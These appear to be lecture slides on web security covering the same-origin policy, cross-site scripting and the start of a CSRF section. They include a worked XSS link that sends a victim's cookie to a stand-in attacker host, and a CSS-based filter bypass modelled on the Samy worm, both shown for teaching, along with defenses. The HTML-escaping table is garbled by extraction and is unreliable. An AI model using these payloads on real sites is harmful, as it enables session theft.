Web Security

Dr. Yeonjoon Lee

Roadmap

- Web security basics
- Cross-Site Scripting Attack
- Cross Site Request Forgery

What is the web?

- A collection of application-layer services used to distribute content
  - Web content (HTML)
  - Multimedia
  - Email
  - Instant messaging
- Many applications
  - News outlets, entertainment, education, research and technology, …
  - Commercial, consumer and B2B

Web security: the high bits

- The largest distributed system in existence
  - threats are as diverse as applications and users
  - But need to be thought out carefully …
- The stakeholders are …
  - Consumers (users, businesses, *agents, …)*
  - Providers (web-servers, IM services, …)
- Another way of seeing web security is
  - Securing the web infrastructure such that the integrity, confidentiality, and availability of content and user information is maintained

Web Security

- Client-Server communication security
  - SSL: two phases -- Connection Establishment, Data Transfer
- Server security
  - SQL injection attack
  - Cross site scripting (XSS) attack
  - Cross Site Request Forgery
- Client security
  - Drive-by downloads
  - Browser security

Security Consideration

- Cookie

- Dynamic content
  - CGI
  - Embedded Scripting: ASP/JSP/PHP

- Client web content
  - Plug-in
  - Javascript
  - ActiveX
  - Authenticode
  - Java

Same Origin Policy


- Foundation for browser security
- Scripts on pages from the same domains can access to these pages
- Those from different domains are not allowed to access each other

How to get SOP wrong in Java

- The only network connection an untrusted applet can make is to connect back to its home site. Here is the SOP of Netscape 2.0:
  - Use DNS to translate the name of the Web server into a list of IP addresses.
  - Use DNS to translate the name of the machine the applet wants to connect to into a list of IP addresses.
  - Compare the two lists. If any address appears in both lists, declare the two machines are the same and allow the connection. If not, declare they are different and refuse the connection.


- Guess what's wrong here?

What can go wrong?



➢Look at this:


- The fix: Change the policy to only allow the applet to connect the exact address it came from.
- Reaction: The stock price of Netscape drops



Cross-Site Scripting

Dr. Yeonjoon Lee

Cross-Site Scripting Overview



The Setup

- User input is echoed into HTML response.
- Example: search field
  - **http://google.com/search.php ? term = apple**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

Bad Input

Consider link: (properly URL encoded)

```
http://google.com/search.php ? term =
 <script> window.open(
     "http://badguy.com?cookie = " +
document.cookie )
  </script>
```

What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Google.com returns
   `<HTML> Results for <script> … </script>`
3. Browser executes script:
   Sends badguy.com cookie for victim.com

So What?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad

    … many many ways to fool user into clicking

- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - Or other data intended only for victim.com

  ⇒ Violates same origin policy

Much Worse

- Attacker can execute arbitrary scripts in browser

- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
    - Example: MySpace.com phishing attack injects password field that sends password to bad guy.

Types of XSS vulnerabilities

- DOM-Based (local)
  - Problem exists within a page's client-side script
- Non-persistent ("reflected")
  - Data provided by a Web client is used by server-side scripts to generate a page for that user
- Persistent ("stored")
  - Data provided to an application is first stored and later displayed to users in a Web page
  - Potentially more serious if the page is rendered more than once

Example Persistent Attack

- Mallory posts a message to a message board
- When Bob reads the message, Mallory's XSS steals Bob's auth cookie
- Mallory can now impersonate Bob with Bob's auth cookie

Example Non-Persistent Attack

- Bob's Web site contains an XSS vulnerability
- Mallory convinces Alice to click on a URL to exploit this vulnerability
- The malicious script enbedded in the URL executes in Alice's browser, as if coming from Bob's site
- This script could, e.g., email Alice's cookie to Bob

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no


    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

```
<div style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

Defenses needed at server



Avoiding XSS Bugs


- Main problem:
  - Input checking is difficult --- many ways to inject scripts into HTML.
- Preprocess input from user before echoing it
- PHP: htmlspecialchars(string)
- & → & " → " ' → ' < → <
  > → >

  - **htmlspecialchars**(
    "Test", ENT_QUOTES);

    Outputs:

    Test

httpOnly Cookies



- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
  - Helps prevent cookie theft via XSS


… but does not stop most other risks of XSS bugs.

Another approach: Restrict use of cookies to some IP address

Cross Site Request Forgery


Dr. Yeonjoon Lee

Overview



Q: how long do you stay logged on to Gmail?

Recall: session using cookies



